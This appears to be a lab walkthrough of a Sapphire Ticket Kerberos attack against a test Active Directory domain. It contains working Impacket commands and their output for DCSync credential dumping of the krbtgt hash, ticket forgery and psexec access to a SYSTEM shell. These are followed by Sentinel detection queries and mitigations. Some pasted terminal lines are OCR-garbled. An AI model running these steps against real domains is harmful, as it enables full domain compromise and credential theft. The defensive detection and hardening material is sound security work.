Sapphire Ticket Attack

Advanced Kerberos Exploitation: Sapphire Ticket Attack

1. Introduction and Theoretical Overview

Sapphire Ticket attacks represent a highly advanced form of Kerberos exploitation in Active Directory environments, acting as a stealthier evolution of the Diamond Ticket attack.

While a Diamond Ticket modifies the Privilege Attribute Certificate (PAC) of a legitimate Ticket Granting Ticket (TGT), a **Sapphire Ticket replaces the PAC entirely with the legitimate PAC of another high-privileged user**.

How It Works:

This attack leverages a combination of two Kerberos extensions:

1. **S4U2Self (Service for User to Self):** Allows a service to request a service ticket for itself on behalf of a user, retrieving the user's authorization data (PAC).
2. **U2U (User-to-User Authentication):** Allows a client to request a ticket encrypted with the session key of another user's TGT.

By chaining these together, an attacker can bypass traditional Service Principal Name (SPN) requirements. The attacker obtains a PAC for a privileged user, decrypts it using the compromised `krbtgt` hash, injects it into an existing standard TGT, and re-encrypts it. The Domain Controller validates the forged ticket because it is cryptographically signed with the correct `krbtgt` key.

---

2. Lab Environment Setup


Attacker Machine: Kali Linux
Target Machine: `DC01` (Windows Server Core / No GUI)
Domain: `lab.local` **Target IP:** `192.168.56.10`

Step 2.1: Creating Domain Accounts

To simulate the attack, we first need a standard user and a highly privileged user on the Domain Controller. From the `DC01` terminal, the following commands are executed to create the standard user (`neptune`) and the privileged user (`boss`), adding `boss` to the Domain Admins group.

DOS

```
net user neptune Password@1 /add /domain
net user boss Password@1 /add /domain
net group "Domain Admins" boss /add /domain
```



We then verify that the `boss` user has successfully been granted Domain Admin privileges.

DOS

```
net group "Domain Admins" /domain
```

```
C:\Users\naruto_uzumaki07>net group "Domain Admins" /domain
Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            boss                     flame
hashirama_senju          hiruzen_sarutobi         Ino
kakashi_hokage           kamal                    minato_namikaze
naruto_hokage            nobita                   show
tobirama_senju           tsunade_hokage
The command completed successfully.
```

---

3. Reconnaissance & Credential Extraction

To forge a Sapphire Ticket, we need two critical pieces of information from the domain: the `krbtgt` account hashes and the Domain SID. We will assume the attacker has already compromised the `boss` credentials.

Step 3.1: Extracting the KRBTGT Hash

Using the compromised `boss` account, we perform a DCSync attack to dump the `krbtgt` account's NTLM hash and AES keys using Impacket.

Command:

Bash

```
impacket-secretsdump 'lab.local/boss:Password@1@lab.local' -just-dc-user krbtgt
```

```
┌──(kali㉿kali)-[~/Downloads/ADProject/Method6/sapphire ticket]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/.../Downloads/ADProject/Method6/sapphire ticket]
└─# impacket-secretsdump 'lab.local/boss:Password@1@lab.local'        dc-user krbtgt
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3c6baa7af15449f981593f8efc83df5d:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:9a250e5a1d87a569b0d377e11f2a0581b1f9118004b602c5ab8150d3ed960f52
krbtgt:aes128-cts-hmac-sha1-96:b407cff265b9265fc8a11645748c4953
krbtgt:des-cbc-md5:4f49b6852f5145c8
[*] Cleaning up...
```

Extracted Data:

- **NTLM Hash:** `3c6baa7af15449f981593f8efc83df5d`
- **AES256 Key:** `9a250e5a1d87a569b0d377e11f2a0581b1f9118004b602c5ab8150d3ed960f52`


Step 3.2: Enumerating the Domain SID

Next, we enumerate the target domain's SID using NetExec (`nxc`) via LDAP.

Command:

Bash

```
nxc ldap 192.168.56.10 -u boss -p Password@1 --get-sid
```



Extracted Data:

- **Domain SID:** `S-1-5-21-2216088209-294889007-2916038325`

---

4. Exploitation Phase: Forging the Sapphire Ticket

With the cryptographic material and domain identifiers secured, we can now forge the Sapphire Ticket. We will use `impacket-ticketer` to impersonate the `boss` user, injecting their privileged PAC into a ticket requested by the standard user `neptune`.

Step 4.1: Generating the Ticket

The following command constructs the forged ticket and saves it as a credential cache (`.ccache`) file.

Command:

Bash

```
impacket-ticketer -request -domain lab.local -domain-sid S-1-5-21-2216088209-294889007-2916038325 -user neptune -password Password@1 -dc-ip 192.168.56.10 -nthash 3c6baa7af15449f981593f8efc83df5d -aesKey 9a250e5a1d87a569b0d377e11f2a0581b1f9118004b602c5ab8150d3ed960f52 -user-id 1185 boss
```

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method6/sapphire ticket]
└─# impacket-ticketer -request -domain lab.local -domain-sid S-1-5-21-2216088209-294889007-2916038325 -us
er neptune -password Password@1 -dc-ip 192.168.56.10 -nthash 3c6baa7af15449f981593f8efc83df5d -aesKey 9a2
50e5a1d87a569b0d377e11f2a0581b1f9118004b602c5ab8150d3ed960f52 -user-id 1185 boss
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting TGT to target domain to use as basis
[*] Customizing ticket for lab.local/boss
[*]   PAC_LOGON_INFO
[*]   PAC_CLIENT_INFO_TYPE
[*]   EncTicketPart
[*]   EncAsRepPart
[*] Signing/Encrypting final ticket
[*]   PAC_SERVER_CHECKSUM
[*]   PAC_PRIVSVR_CHECKSUM
[*]   EncTicketPart
[*]   EncASRepPart
[*] Saving ticket in boss.ccache
```

Step 4.2: Verifying the Forged Ticket

Once the command completes, a file named `boss.ccache` is generated in the current directory. We can verify its existence and file type.

Command:

Bash

```
ls -la
file boss.ccache
```

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method6/sapphire ticket]
└─# ls
boss.ccache

┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method6/sapphire ticket]
└─# ls -la
total 12
drwxrwxr-x 2 kali kali 4096 Feb 24 00:19 .
drwxrwxr-x 6 kali kali 4096 Feb 23 23:48 ..
-rw-r--r-- 1 root root 1167 Feb 24 00:19 boss.ccache

┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method6/sapphire ticket]
└─# file boss.ccache
boss.ccache: data
```

---

5. Pass-the-Ticket & Lateral Movement

To utilize the forged ticket, we must export it to the `KRB5CCNAME` environment variable so that Impacket tools default to Kerberos authentication using our cached ticket instead of standard NTLM authentication.


Step 5.1: Exporting the Ticket and Initial Access Attempt

We set the environment variable and attempt to get a semi-interactive shell using `impacket-wmiexec`.

Command:

Bash

```
export KRB5CCNAME=boss.ccache
impacket-wmiexec lab.local/boss@dc01.lab.local -target-ip 192.168.56.10 -k -no-pass
```



Step 5.2: Gaining SYSTEM Access via PsExec

For deeper access and to ensure full command execution capabilities on the Domain Controller, we can utilize `impacket-psexec` with the same Kerberos ticket. This tool creates a temporary service on the target and drops us into a `NT AUTHORITY\SYSTEM` shell.

Command:

Bash

```
impacket-psexec lab.local/boss@dc01.lab.local -target-ip 192.168.56.10 -k -no-pass
```

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method6/sapphire ticket]
└─# impacket-psexec lab.local/boss@dc01.lab.local          92.168.56.10 -target-ip 192.168.56.10 -k -no-pass
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.56.10.....
[*] Found writable share ADMIN$
[*] Uploading file gqYuvifT.exe
[*] Opening SVCManager on 192.168.56.10.....
[*] Creating service IcFJ on 192.168.56.10.....
[*] Starting service IcFJ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> dir
 Volume in drive C has no label.
 Volume Serial Number is 96A5-95EB

 Directory of C:\Windows\system32

02/22/2026  11:09 PM    <DIR>          .
02/22/2026  11:09 PM    <DIR>          ..
09/15/2018  02:36 PM    <DIR>          0409
09/15/2018  12:39 PM             2,151 12520437.cpx
09/15/2018  12:39 PM             2,233 12520850.cpx
11/06/2022  12:26 AM           394,752 AcLayers.dll
09/15/2018  12:39 PM         5,384,704 aclui.dll
11/06/2022  12:26 AM           219,648 activeds.dll
09/15/2018  12:39 PM           112,128 activeds.tlb
11/06/2022  12:26 AM           271,360 actxprxy.dll
11/06/2022  12:26 AM            32,768 AcW  ıRT.dll
```

6. Detection and Threat Hunting (Azure Sentinel)

Detecting a Sapphire Ticket attack requires looking at the surrounding activities, as the ticket forgery itself occurs offline on the attacker's machine. However, the prerequisites (privilege escalation, DCSync) and the post-exploitation activities (lateral movement via Pass-the-Ticket) leave highly identifiable forensic footprints.

Using Azure Sentinel Advanced Hunting, we can track the attacker's progression through the `lab.local` environment.


6.1 Detecting Suspicious Account Creation & Privilege Escalation

The initial phase of the attack involved creating dummy accounts and adding them to the `Domain Admins` group. This can be detected from both a process execution perspective and an Active Directory event perspective.

Process Execution (Sysmon/ProcessEvents):
By querying `ProcessEvents` for modifications to the Domain Admins group, we can identify exactly which user executed the command.

Code snippet

```
ProcessEvents
| where CommandLine contains "Domain Admins"
```




shows the advanced hunting query capturing the `net group "Domain Admins" boss /add /domain` command executed by `naruto_uzumaki07`)

Windows Security Events (Event IDs 4720 & 4728):

We can corroborate the process execution by looking at the actual Active Directory audit logs. Event ID 4720 indicates a user account was created, and Event ID 4728 indicates a member was added to a security-enabled global group.

Code snippet

```
WindowsSecurityEvents
| where EventID in (4720, 4728)
| where SubjectUserSid contains "S-1-5-21-2216088209-294889007-2916038325"
```



shows the query results detailing the creation of `neptune` *and* `boss`*, and the addition of a user to* `Domain Admins`


6.2 Detecting DCSync Activity (KRBTGT Extraction)

To forge the ticket, the attacker extracted the `krbtgt` hash using Impacket's `secretsdump`. This mimics a Domain Controller replicating directory changes, which triggers Event ID 4662 (An operation was performed on an object).

We look for Event ID 4662 where the `ObjectType` matches the `domainDNS` object GUID `%{19195a5b-6da0-11d0-afd3-00c04fd930c9}`.

Code snippet

```
WindowsSecurityEvents
| where EventID == 4662
| where ObjectType =~ "%{19195a5b-6da0-11d0-afd3-00c04fd930c9}"
```



displays the Sentinel log showing the `boss` account improperly requesting directory replication parameters)


6.3 Detecting Lateral Movement (Impacket WMIExec/PsExec)

After the Sapphire Ticket is forged, the attacker uses it to authenticate seamlessly via Kerberos. Impacket tools like WMIExec and PsExec execute commands in a very specific way, utilizing `cmd.exe /Q /c` and piping the output to a temporary file on the local `ADMIN$` share (often referencing `127.0.0.1`).

Tracking WMI Provider Host Spawning CMD:
By examining the `ParentCommandLine`, we can see `WmiPrvSE.exe` spawning these suspicious command shells.

Code snippet

```
ProcessEvents
| where ParentCommandLine contains "WmiPrvSE.exe"
| where CommandLine has_all ("cmd.exe", "/Q", "/c") and CommandLine has_any ("1>
\\\\127.0.0.1\\ADMIN$\\", "2>&1")
| project TimeGenerated, CommandLine, ParentCommandLine
```




shows the WMI Provider Host spawning the Impacket command execution)

Tracking Command Line Redirection Signatures:

We can further isolate the exact commands executed through the interactive shell by focusing purely on the signature redirection syntax Impacket uses to read output.

Code snippet

```
ProcessEvents
| where CommandLine has_all ("cmd.exe", "/Q", "/c") and CommandLine has_any ("1>
\\\\127.0.0.1\\ADMIN$\\", "2>&1")
| project TimeGenerated, CommandLine
```



highlights the specific commands run by the attacker, such as `cd System`, `ls`, and `dir` routed through the `ADMIN$` share)

---

7. Mitigation and Remediation

Preventing and remediating a Sapphire Ticket attack requires a defense-in-depth approach, focusing on credential hygiene, Active Directory hardening, and strict access controls.

7.1 Active Directory & Kerberos Hardening

- **Rotate the KRBTGT Password:** The foundation of both Golden and Sapphire ticket attacks is the compromise of the `krbtgt` account hash. You must routinely change the `krbtgt` account password. Because AD caches the previous password, this must be done **twice**, with enough time in between (e.g., 24 hours) for replication to occur.
- **Enable PAC Validation:** Ensure that PAC validation is enforced across the domain. While Sapphire tickets use a legitimate PAC, stringent validation combined with monitoring for PAC anomalies can help flag inconsistencies if the forged ticket doesn't perfectly align with the expected TGT parameters.
- **Restrict S4U2Self and U2U Extensions:** Audit and restrict Kerberos Constrained Delegation (KCD). Ensure that only highly trusted service

accounts are allowed to use delegation extensions, minimizing the pool of accounts an attacker can abuse to request privileged PACs.

7.2 Privileged Access Management (PAM)

- **Implement a Tiered Admin Model:** Domain Admins should only log into Tier 0 assets (Domain Controllers). They should never log into workstations or standard servers where their credentials or tickets could be cached and stolen.
- **Limit Domain Admin Memberships:** The attack began by adding an account to the Domain Admins group. Strictly limit this group to a bare minimum of required personnel. Use Just-In-Time (JIT) administration to grant privileges only when actively needed.
- **Monitor Highly Privileged Groups:** Set up immediate, high-priority alerts in your SIEM (like the Sentinel queries above) whenever a user is added to `Domain Admins`, `Enterprise Admins`, or `Administrators`.

7.3 Network & Endpoint Defenses

- **DCSync Protection:** DCSync relies on the "Replicating Directory Changes" privilege. Restrict this right explicitly to Domain Controllers and necessary synchronization accounts (like Azure AD Connect). Standard administrators do not need this right.
- **Restrict Lateral Movement Protocols:** Disable SMBv1 and enforce SMB Signing to prevent relay attacks. Additionally, restrict WMI and RPC traffic between workstations; these protocols should generally only flow from dedicated management servers to endpoints.
- **Deploy Endpoint Detection and Response (EDR):** Utilize EDR solutions (like Microsoft Defender for Endpoint) to detect anomalous process injection, credential dumping (like Mimikatz or SecretsDump), and suspicious parent-child process relationships (e.g., `WmiPrvSE.exe` spawning `cmd.exe`).